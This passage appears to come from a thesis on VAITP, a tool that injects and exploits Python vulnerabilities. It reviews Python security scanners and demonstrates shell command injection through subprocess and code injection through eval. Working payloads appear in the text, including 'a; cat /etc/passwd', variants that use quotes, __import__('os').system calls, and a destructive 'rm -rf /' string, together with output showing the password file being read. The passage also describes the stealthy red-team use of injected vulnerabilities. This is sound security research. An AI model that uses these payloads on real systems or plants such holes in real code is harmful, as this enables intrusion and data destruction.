Other libraries are not so well-known, but they are fairly enough and can provide very useful resources. Django and flask are web frameworks that developers can use to rapidly create complex websites (and vulnerabilities in these have also been found, as we will see in some examples in chapter 2). PyQt provides bindings for Python in QT. Kite can help complete code in several IDE's like Visual Studio Code. Beautiful soup can extract data from XML and HTML files.

2.3 Most common Python vulnerabilities

As indicated by Mahmoud Alfadel, Diego Elias Costa and Emad Shihab in "Empirical Analysis of Security Vulnerabilities in Python Packages" [Alfadel et al., 2021], the most common types of vulnerabilities in Python are related to Cross-site-Scripting. Although this is true, there are many more Arbitrary Code Execution vulnerabilities that are classified as having a high severity.

The common use of Python world-wide [Tiobe, 2022] has a special impact in business-critical environments. The ability to inject vulnerabilities and attack them under a controlled environment, either during software verification activities or routine inspection activities, can allow the creation of faulty versions of the software used and hence assert the effective resilience of the system under test, "allowing the test suite to be corrected or extended, thus fostering the system's dependability" [Fonseca et al., 2009].

From table 2.1 we can observe the most common types of vulnerabilities in Python

Table 2.1: Most common Python vulnerabilities [Alfadel et al., 2021]

Rank	Vulnerability Type (CVE)	Frequency
1	Denial of Service (DoS)	36
2	Overflow	29
3	Gain information	11
4	Execute code	11
5	Bypass something	5
6	Cross-Site Scripting (XSS)	4
7	Memory corruption	4
8	Directory traversal	2

scripts. The Denial of service happens when an attacker is able to deny a third-party service to another system by sending it more requests that the ones it can handle [den, 2022]. Overflows happen then a buffer for data is filled and the attacker is able to write/read outside of the intended memory scope [OWASP, 2021b]. Cross-site scripting is a vulnerability type that affects web applications. Sometimes also referred to as XSS, it happens when an attacker is able to inject client-side scripts into web pages that are executed by unaware users when they visit the web page [Gomes et al.].

If the web server is Python based, then the vulnerability comes from this vulnerable Python code, as we will see further on in the vulnerable code examples in chapter 2.4.2. Arbitrary Code Execution happens when an attacker manages to run any command at will by exploiting vulnerabilities in the application [han, 2022]. Information Exposures are usually less critical vulnerabilities but they may enhance the attacker's information about his target [**?**]. Access Restriction Bypass vulnerabilities happen when an attacker is able to bypass security restrictions and access information and resources that shouldn't be accessible for them [Academy and control, 2022].

2.4 Python open source security tools

Every programmer has a certain degree of knowledge that is most of the time complemented with online research. It is an important part of problem solving and when we are programming, problem solving is a big part of the job. Many online resources are available to programmers and most of them rely on resources such as Stack Overflow.

Stack Overflow is an online resource quite often used by developers to search for code examples in several programming languages. But many users blindly rely on Stack Overflow without properly checking if security requirements are met within the code that is being copied [Rahman et al., 2019].

Around 30% of software engineers use Stack Overflow every single day and 25% visit the site several times a day. It is the world's most popular collaboration platform for developers and serves more than 100 million people a month [pit, 2022].

Although a very used resource, it is also susceptible to insecure Python-related practices, where reports show that 7.1% of 44.966 Python related answers contained at least one insecure coding practice, with the most frequent error being code injection related [cvedetails.com, 2022]. Stack Overflow has over 14 million registered users, with over 31 million answers to over 21 million questions, as of March 2021 [Wikipedia, 2021]. This resource really is a double-edge sword as a study from Maryland University shows, with Android developers tending to write less secure code when relying on Stack Overflow than when using Google's official documentation, but also tended to write more functional code [Acar et al., 2016].

We have researched open source, python-specific, security tools to analyse their workflow and the possibility to use information form these databases to extract useful information for our database. The list 2.2 enumerates the most relevant findings. From these, only Bandit stands out as the "De facto" vulnerability scanner for Python scripts due to its very complete database and ease of use [Gunasekaran, 2022].

Table 2.2: Open-source Python security tools

Name	Description	Ref.
Bandit	Tool that can identify most common security issues in Python code.	[Bandit, 2021]
Guardrails	Tool that can help to consolidate clean coding practices	[Rails, 2021]
Salus	Repository audit tool that can automatically launch vulnerability scanners for the corresponding language (it uses Bandit for Python)	[Salus, 2021]
Hubble	Security and compliance auditing framework in Python: Scan and monitor a file system for file changes.	[Hubble, 2021]
Safety	Tool that checks the project's dependencies for vulnerabilities	[Safety, 2021]
Secure.py	Tool that adds optional security headers in Python web frameworks	[Secure.py, 2021]
PYT	[Project no longer maintained] Tool that can detect command injection, XSS, SQL injection and directory traversal attacks in Python web apps (See Pyre-checkPysa)	[PYT, 2021]
Pyre-check	A performant type checker for Python compliant with PEP 484 developed by Facebook	[Meta, 2021]
Pysa	Security-focused static code analysis tool for Pyre-check.	[Meta, 2021]
RATS (Rough Auditing Tools for Security)	Code analysis (Python, PHP, Perl, C++), finds common security related programming errors like buffer overflows, TOCTOU (Time Of Check, Time Of Use) and race conditions	[CERN, 2021]
Sonar Source/SonarLint	Static code analysis plugin for IDE's that checks for vulnerabilities and for bad coding practices.	[SonarSource, 2021]

As we can observe from table 2.2 there are several Python-focused security tools.

Guardrails is a security tool that helps programmers in operations such as linting (the process of automated checking of source code for stylistic and programmatic errors), copy paste detection, dead code detection, unit tests coverage, cyclomatic complexity calculation or mutation testing. It helps programmers avoid bad coding practices but doesn't scan for vulnerabilities.

Salus is a test automation tool for several programming languages and relies on

Bandit when scanning for vulnerabilities in Python scripts.

Safety is a vulnerability scanner that specifically scans dependencies. Since many projects depend on other libraries, Safety has a database of vulnerable dependency packages and can report them to the user if in use. Since its database is dependency-focused as opposed to vulnerability-focused, many vulnerabilities are repeated in different dependencies which exponentially augments the amount of information in their database and thus make it impractical for our use in VAITP.

Secure.py looks for optional security headers that were not set and reports them to the user.

Facebook's first attempt at creating a Python vulnerability scanner was PYT. It has since been deprecated and the main development efforts are now focused on Pysa, a static-analysis based vulnerability scanner for Python where programmers can define "sources" and "skinks" of tainted data. We will briefly cover Pysa in chapter 2.4.2.

CERN also developed a vulnerability scanner that includes Python amongst other programming languages, RATS, which is also a static analysis based tool.


SonarLint is a plugin that can be installed in many IDE's and that uses SonarSource's vulnerabilities database to scan Python scripts.

VAITP's database will also include all the entries present in SonarSource, Bandit, RATS and CVEDetails, manually reviewed.

2.4.1 Bandit

Bandit is an open-source tool written in Python that can analyze Python code and detect common security issues [Bandit, 2021]. From the entries in its database, it can recognize insecure imports and function calls. VAITP's database will support and detect all vulnerabilities also detected by Bandit with the addition of also being able to inject and exploit them. It will also have support for vulnerabilities that are not in Bandit's database, like some that are only present in CVE Details.

Bandit is easy to install in any modern OS. Invoking it with the python script that needs to be scanned as a parameter is enough to return a list of the vulnerabilities that were found, as observable in figure 2.2.



```
[fred@fred-k55vj vuln]$ bandit vuln01_vuln.py
[main]  INFO    profile include tests: None
[main]  INFO    profile exclude tests: None
[main]  INFO    cli include tests: None
[main]  INFO    cli exclude tests: None
[main]  INFO    running on Python 3.9.7
[node_visitor]  INFO    Unable to find qualified name for module: vuln01_vuln.py
Run started:2021-12-10 15:08:06.969167

Test results:
>> Issue: [B404:blacklist] Consider possible security implications associated with subprocess module.
   Severity: Low   Confidence: High
   Location: vuln01_vuln.py:2
   More Info: https://bandit.readthedocs.io/en/latest/blacklists/blacklist_imports.html#b404-import-subprocess
1       import sys
2       import subprocess
3
4
5       def convertVideoFile(filename):

--------------------------------------------------
>> Issue: [B602:subprocess_popen_with_shell_equals_true] subprocess call with shell=True identified, security issue.
   Severity: High   Confidence: High
   Location: vuln01_vuln.py:7
   More Info: https://bandit.readthedocs.io/en/latest/plugins/b602_subprocess_popen_with_shell_equals_true.html
6           cmd = 'ffmpeg -i {source} out.mkv'.format(source=filename)
7           subprocess.call(cmd,shell=True)
8

--------------------------------------------------
```

Figure 2.2: Executing Bandit to scan the file 'vuln01_vuln.py'

As we can see from Bandit's output, in figure 2.2, it correctly identified a High severity vulnerability related to the use of the subprocess.call with the parameter "shell=True". We'll cover this vulnerability in more detail in chapter 2.5. The use of Bandit is pretty straightforward and the results are quite easy to interpret.

2.4.2 Pysa

Pysa is a security-focused static code analysis tool for Pyre-check ("Pyre is a performant type checker for Python compliant with PEP 484" [Meta, 2021]). It works by establishing a set of sources and sinks that are "tainted". This enables the programmer to follow vulnerable or tainted code from a source to a sink, this could be for example a user supplied argument that may reach a code execution state without being sanitized. It also allows the combination of sources and sinks and for the definition of sanitizers which detaint the tainted code, thus allowing the exclusion of falsepositives [Meta, 2021].

Pysa establishes the concept of sources and sinks of data that can be "tainted" and traced. As an example the viewes.py file shown below represents a vulnerable django app that eval's a mathematical operation using the operator given through a GET request from the user:

Listing 2.1: viewes.py: example of a vulnerable Django App source code

```python
from django.http import HttpRequest, HttpResponse


def operate_on_twos(request: HttpRequest) -> HttpResponse:
    operator = request.GET["operator"]

    result = eval(f"2 {operator} 2")  # noqa: P204

    return result
```

As we can see, the operator is not sanitized and can lead to a potential remote code execution. In the sources_sinks.pysa file, Pysa takes a set of sources and sinks that will act as data monitoring points that allow Pysa to ensure if the data between a source and a sink has been properly sanitized or if the taint is still on the code, thus proving the existence of a vulnerability.

Listing 2.2: sources_sinks.pysa: Pysa sources and sinks definition source code

```
1 django.http.request.HttpRequest.GET: TaintSource[CustomUserControlled] = ...
2
3 def eval(__source: TaintSink[CodeExecution], __globals, __locals): ...
```


In the example, that we can see in the image above, the django.http.request.HttpRequest.GET is being set as a source tainting the data that is passed by the user's input (CustomUserControlled), on line 1. Then, on line 3, there is the definition of the eval function as a sink. Note that the "..." is a part of the Pysa sources and sinks language protocol.
Apart from other configuration files, the taint.config file is mostly relevant, as it contains the specification of the rules that Pysa will apply when scanning.

Listing 2.3: sources_sinks.pysa: Pysa sources and sinks definition source code

```
{
 "sources": [
   {
     "name": "CustomUserControlled",
     "comment": "use to annotate user input"
   }
 ],

 "sinks": [
   {
     "name": "CodeExecution",
     "comment": "use to annotate execution of python code"
   }
 ],

 "features": [],

 "rules": [
   {
     "name": "Possible RCE:",
     "code": 5001,
     "sources": [ "CustomUserControlled" ],
      "sinks": [ "CodeExecution" ],
      "message_format": "User specified data may reach a code execution sink"
    }
  ]
}
```

The Pysa configuration file seen above is a simple JSON file. In the above example we can see the sources and sinks definition, with the sink being the input "CustomUserControlled" and the sink being set to "CodeExecution" (which would allow code to be executed from the given input), and what rules apply to this particular vulnerability detection (in the example we've defined this to be a possible remote code execution).
Running the following command, with the previously detailed configuration, detects the presence of the vulnerability:

```
pyre analyze
```



```
[fred@fred-k53 exercise1]$ pyre analyze
ƛ `abc.ABCMeta.__init__` has 61 overrides, this might slow down the analysis considerably.
ƛ `google.protobuf.message.Message.ClearField` has 57 overrides, this might slow down the analysis considerably.
ƛ `google.protobuf.message.Message.__init__` has 58 overrides, this might slow down the analysis considerably.
ƛ `object.__eq__` has 88 overrides, this might slow down the analysis considerably.
ƛ `object.__init__` has 1019 overrides, this might slow down the analysis considerably.
ƛ `object.__ne__` has 53 overrides, this might slow down the analysis considerably.
ƛ `type.__call__` has 166 overrides, this might slow down the analysis considerably.
ƛ `type.__init__` has 482 overrides, this might slow down the analysis considerably.
ƛ `type.__new__` has 137 overrides, this might slow down the analysis considerably.
ƛ `typing.NamedTuple.__init__` has 99 overrides, this might slow down the analysis considerably.
[
  {
    "line": 12,
    "column": 18,
    "stop_line": 12,
    "stop_column": 35,
    "path": "views.py",
    "code": 5001,
    "name": "Possible RCE:",
    "description":
      "Possible RCE: [5001]: User specified data may reach a code execution sink",
    "define": "views.operate_on_twos"
  }
]
```

Figure 2.3: Detecting a vulnerability with Pysa

As we can see, Pysa is very powerful but requires a customized set of programmed sources, sinks and rules in order to correctly test the desired vulnerability against a particular Python script.
From the analysis of these programs we can understand how many vulnerabilities they are able to detect, the type of analysis performed and how easy it is to use. Table 2.3 indicates Bandit and Sonar Source as the most interesting starting points for VAITP, complemented with the information from the CVEDetails database.
Note that CVEDetails is only a database and does not provide a scanner of itself.
All the mentioned tools perform static analysis of the code. This means that they cannot account for configuration errors nor prove the exploitability of a vulnerability, as opposed to dynamic scanners.
Although RATS has effectively the highest number of detected vulnerabilities, a lot of RATS vulnerabilities are very arguable. For example, using the mkdir command could be susceptible to a race condition (a vulnerability that's not spotted

Table 2.3: Comparison of open-source Python vulnerabilities software and databases

	Bandit	Pysa	SonarLint	RATS	CVEDetails
Code Analysis	Static	Static	Static	Static	N/A
Configuration Complexity	Low	High	Low	High	N/A
Number of detected vulnerabilities	39	N/A (User defined)	28	62	148
Ease of Use	Easy	Hard	Easy	Medium	N/A

by any other scanner). The possibility may exist, but the probability that it ever occurs is very small (after all, an attacker would have to be able to create two directories at the same place, with the same exact name, at the exact same time, in a very controlled manner, to be able to pull it off. Most of the time, if the attacker can do this it is because he has already gotten a fully featured remote shell). On the other hand, some of Sonar Source vulnerabilities would end up actually providing two different vulnerabilities in VAITP (when, for example, a vulnerability is in practice applied in different ways depending on the library used, then each was accounted for separately since the source code actually differs from each other and also corresponds to separate injection points).
According to CVEdetail [cvedetails.com, 2022] there are a total of 148 reported CVE related python vulnerabilities. So all the analysed python vulnerability scanners need improvements and leave some kind of vulnerability unaccounted for. VAITP's database is being populated with data coming from all of the mentioned resources, thus its relevance in the detection tools arsenal of the blue team (the blue team defends against attacks and responds to incidents. The red team attacks and tries to find vulnerabilities and break through cyber security defences. [cou, 2022]).
The ability to be able to inject and attack vulnerabilities provides the blue team with more means of testing, stressing and improving the defence of the system, and with it more exhaustive and in-depth vulnerability resilience can be achieved. It also provides a very useful tool for the red team arsenal, that is now able to inject and attack python files that are already on the target machine, avoiding the creation of otherwise suspicious new python scripts and leaving almost untraced the attacked system.

2.4.3 Fit4Python

Fit4Python is a Fault Injection Tool for Python developed by Nuno Laranjeiro, Henrique Marques and Jorge Bernardino. It can inject different types of Python software faults into Python scripts. They provide a very comprehensive fault model sheet that classifies and characterises software faults affecting Nova Compute, the main stack component of OpenStack, an open source cloud computing infrastructure software. Their research included the execution of more than 245 Million tests against 11.309 scripts with injected faults [Marques et al., 2022].
The main difference between Fit4Python and VAITP is that the former injects

software faults, this is for example the removal of a certain line or chunks of the algorithm, the removal of variable assignments or initialisation, wrong value assignment, extraneous conditional calls, amongst many other very specific faults that may occur in Python scripts. In contrast, VAITP injects software vulnerabilities, which are for example the manipulation of function calls input parameters, the removal of sanitization calls, inclusion of system calls, amongst many others, allowing the execution of an attack that exploits the injected vulnerability. Due to the nature of Fit4Python concept, it has as expected result the rise of exceptions that may halt the script from running entirely. VAITP's injection won't affect the execution of the script, thus it will continue behaving as expected. This allows for a very stealthy attack to occur.
Both tools are capable of performing static analysis. Fit4Python relies on an Abstract Syntax Tree (AST) to analyse the code, while the injection fault places are selected based on variable attribution or random line or line blocks. VAITP has a Regex based approach and an AI based approach. In AI model training we used AST versions of the code.

2.5 Insecure Python functions and libraries

Python is a very high level language. Its versatility give programmers a lot of power in a very concentrated amount of lines of code and, when well indented, allows very fast development of any type of algorithmic solution.
From a simple hello world to complex AI/ML based algorithms, Python has got your back. May we recall that with great powers come great responsibilities. This principle applies to Python like a glove. It trusts the developer and gives him a lot of power. The front line of dangerous Python functions relies on the fact that, by mistake or lack of experience, a developer passes the power of some function directly to the hands of the final user, or such behavior can be injected, without properly sanitising the user's data. When this happens and a user is provided trusted access to certain functions or function's parameters, without properly sanitising its inputs, a custom crafted payload may be injected into the script and if piped into a shell, it can execute arbitrary commands injected in the payload. Most GNU/Linux users understand the importance of having small programs that perform a certain task, and perform it well. Many times when developing a script we feel the need just to invoke one of these programs to perform a certain operation, after all we shouldn't have to reinvent the wheel, and if for instance we just need to convert a video format there's no need to code a conversion algorithm all over again. We can just invoke in a sub process an instance of ffmpeg, a very famous program that can do just about anything regarding video file types. This operation usually involves, in some way, obtaining an input for the user that is then used as an argument in the construction of the final command string that will be invoked by the subprocess.call module.
The subprocess module has come as a substitute for the os.system() and os.popen*() that have been deprecated since Python 2.6.
Taking the example of the video conversion script let's consider the following code. A simple interactive script that helps a user convert a video file from one type of format to another:

Listing 2.4: Vulnerable Python script that converts a video file between two formats

```python
import subprocess

file = input('Input video file:')
cmd = 'ffmpeg -i {source} out.mkv'.format(source=file)
subprocess.call(cmd,shell=True)
```


In the example above we can see a proof of concept Python script that is vulnerable due to the subprocess.call parameter "source" being set to "true" (which is also the default if the parameter is omitted).

The vulnerability of the code is evident due to the lack of any type of sanitisation of the input string and the fact that the shell parameter is set to True, which tells the function that the inputted string can contain a pipe of commands. Since the source variable is the one that is being controlled by the input, the user only has to end the command (with ';'), which will degenerate a dumb output from ffmpeg but will allow, afterwards, to concatenate any kind of command like cat's output of the passwd file or an nc instance. A simple but full payload could be written like this:

Listing 2.5: Simple payload that can be used to exploit the vulnerability

```
a; cat /etc/passwd
```


Invoking the python script and passing this payload as the supposed input video file that we would like the script to convert will result in two things: first the output error from the invalid input file "a", that ffmpeg can't (obviously) find, followed by the output of the cat command that prints us the content of the /etc/passwd file.



```
(trydjango) [fred@fred-k53 VAITP]$ /home/fred/msi/ano2/VAITP/trydjango/bin/python3.9 /home/fred/msi/ano2/VAITP/python_exercises/vuln01.py
Input video file:a; cat /etc/passwd
ffmpeg version n4.4 Copyright (c) 2000-2021 the FFmpeg developers
  built with gcc 11.1.0 (GCC)
  configuration: --prefix=/usr --disable-debug --disable-static --disable-stripping --enable-amf --enable-avisynth --enable-cuda-llvm --en
-enable-gpl --enable-ladspa --enable-libaom --enable-libass --enable-libbluray --enable-libdav1d --enable-libdrm --enable-libfreetype --en
le-libjack --enable-libmfx --enable-libmodplug --enable-libmp3lame --enable-libopencore_amrnb --enable-libopencore_amrwb --enable-libopenj
enable-librsvg --enable-libsoxr --enable-libspeex --enable-libsrt --enable-libssh --enable-libsvtav1 --enable-libtheora --enable-libv4l2 -
able-libvpx --enable-libwebp --enable-libx264 --enable-libx265 --enable-libxcb --enable-libxml2 --enable-libxvid --enable-libzimg --enable
  libavutil      56. 70.100 / 56. 70.100
  libavcodec     58.134.100 / 58.134.100
  libavformat    58. 76.100 / 58. 76.100
  libavdevice    58. 13.100 / 58. 13.100
  libavfilter     7.110.100 /  7.110.100
  libswscale      5.  9.100 /  5.  9.100
  libswresample   3.  9.100 /  3.  9.100
  libpostproc    55.  9.100 / 55.  9.100
a: No such file or directory
root:x:0:0::/root:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
dbus:x:81:81:System Message Bus:/:/usr/bin/nologin
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
ftp:x:14:11::/srv/ftp:/usr/bin/nologin
http:x:33:33::/srv/http:/usr/bin/nologin
systemd-journal-remote:x:982:982:systemd Journal Remote:/:/usr/bin/nologin
```

Figure 2.4: Output of the presented payload passed as an argument to the input parameter of the PoC script used to convert a video file.

As we can observe the output of the cat command is shown after the default output from the invalid ffmpeg command was executed (the same as it would output with the –help flag argument).
Setting the shell parameter of the subprocess.call function to False is enough to prevent the previous payload from working.



```
(trydjango) [fred@fred-k53 VAITP]$ /home/fred/msi/ano2/VAITP/trydjango/bin/python3.9 /home/fred/msi/ano2/VAITP/python_exercises/vuln01_correct.py
Input video file:a; cat /etc/passwd
Traceback (most recent call last):
  File "/home/fred/msi/ano2/VAITP/python_exercises/vuln01_correct.py", line 5, in <module>
    subprocess.call(cmd,shell=False)
  File "/usr/lib/python3.9/subprocess.py", line 349, in call
    with Popen(*popenargs, **kwargs) as p:
  File "/usr/lib/python3.9/subprocess.py", line 951, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
  File "/usr/lib/python3.9/subprocess.py", line 1821, in _execute_child
    raise child_exception_type(errno_num, err_msg, err_filename)
FileNotFoundError: [Errno 2] No such file or directory: 'ffmpeg -i a; cat /etc/passwd  out.mkv'
```

Figure 2.5: Avoiding the vulnerability with the parameter "shell=False" of the subprocess.call function.

This information can be found under the I01 entry on the injection code points table.

A variation of this code consists of having back slashes or quotes around the source variable. This is actually the most common and best practice as it allows the parameter in the ffmpeg command to contain spaces and special characters in the path to the file. The payload should then be slightly modified to account for this:

Listing 2.6: Payload variation 1

```
a"; cat /etc/passwd; "
```

Less usual (and not following PEP's best practices) but still working so interesting to account for also is the use of single quotes instead:

Listing 2.7: Payload variation 2

```
a'; cat /etc/passwd; '
```

According to Python's documentation escaping input variables can be achieved with the use of the quote() function. After importing the module and modifying the code we can see that even with the shell=True parameter flag of the subprocess.call function the vulnerability is not present.
The shell=TRUE parameter enables command piping and thus allows for more than one command to be called. This information can be found under the I02 and I03 entries on the injection code points table.
The subprocess.call function has a PoC file vuln01_vuln.py. Three different patches were developed to prevent the vulnerability from being exploited, available under the filenames vuln01_correct.py, vuln01_correct2.py and vuln01_correct3.py. The vulnerability injection files vuln01_inject1.py and vuln01_inject2.py were also developed as a PoC of the injection technique. The same applies to the other subprocess function calls that are listed in the VAITP

Issues sheet, and which PoC files can be found under "python_exercises/vuln/" in VAITP's github repository [Bogaerts, 2022b].
Python allows developers to also extend the script at execution time with different inputs. This is usually achieved with the use of the exec() and the eval() functions.
exec(object[,globals[,locals]]) supports the dynamic execution of custom Python code inputted as a string or as an object.
eval(expression[, globals[, locals]]) is a Python function that parses and evaluates a string as a Python expression (for example, assuming x = 1, the result of eval('x+1') would be 2).
In sum, both these functions can receive inputs at runtime and transform them into executable code. While researching I came across a very dangerous payload that should absolutely not even be tested: eval'ing the string "os.system('rm -rf /')".
Let's exemplify the vulnerability by passing into eval the string "os.system('ls -la /home')".
Assuming the code:

Listing 2.8: Python source code with vulnerable eval() function call

```python
import os
instr = input("Input:")
eval(instr)
```


If we input:

Listing 2.9: Invoking a system call with a bash payload

```python
os.system('ls -la /home')
```

The code will be executed with the privilege level of the user currently running the script.

Figure 2.6: Executing a vulnerable call on the eval function



```
(trydjango) [fred@fred-k53 VAITP]$ /home/fred/ms
Input:os.system('ls -la /home')
total 16
drwxr-xr-x  3 root root 4096 Mar 28 11:51 .
drwxr-xr-x 17 root root 4096 Jul 14 10:00 ..
drwx------ 38 fred fred 4096 Jul 19 13:11 fred
(trydjango) [fred@fred-k53 VAITP]$
```

The os library doesn't even need to be previously imported as we can dynamically import it in run-time as per Listing 2.10.

Listing 2.10: Executing a vulnerable call on the eval function while dynamically importing the 'os' library


```
eval("__import__('os').system('ls -la /home')").
```

Eval accepts a second, optional, parameter that represents the values of the global variables that the script can access. Evoking eval("os.system('ls -la')",) will raise an error stating that the os module name is not defined. In which case the following payload still works.

Listing 2.11: More complex system call invocation with a bash payload

```
eval("__import__('os').system('ls -la')", {})
```

Both eval and exec have PoC files respectively named vuln02_vuln.py and vuln03_vuln.py.
On the PoC file for vuln04 there are two variations of an eval payload that can generate a segmentation fault.
Similarly to eval, the input function, in Python 2, suffers from the same problems due to the fact that in Python 2 the input function input(in) is converted to eval(input(in)). A remainder task would be to check the processor steps/next EID and the eventual exploitability of executed code after the buffer overflow occurs.
Another dangerous Python module is pickle. This module implements binary protocols that allow for data serialization.
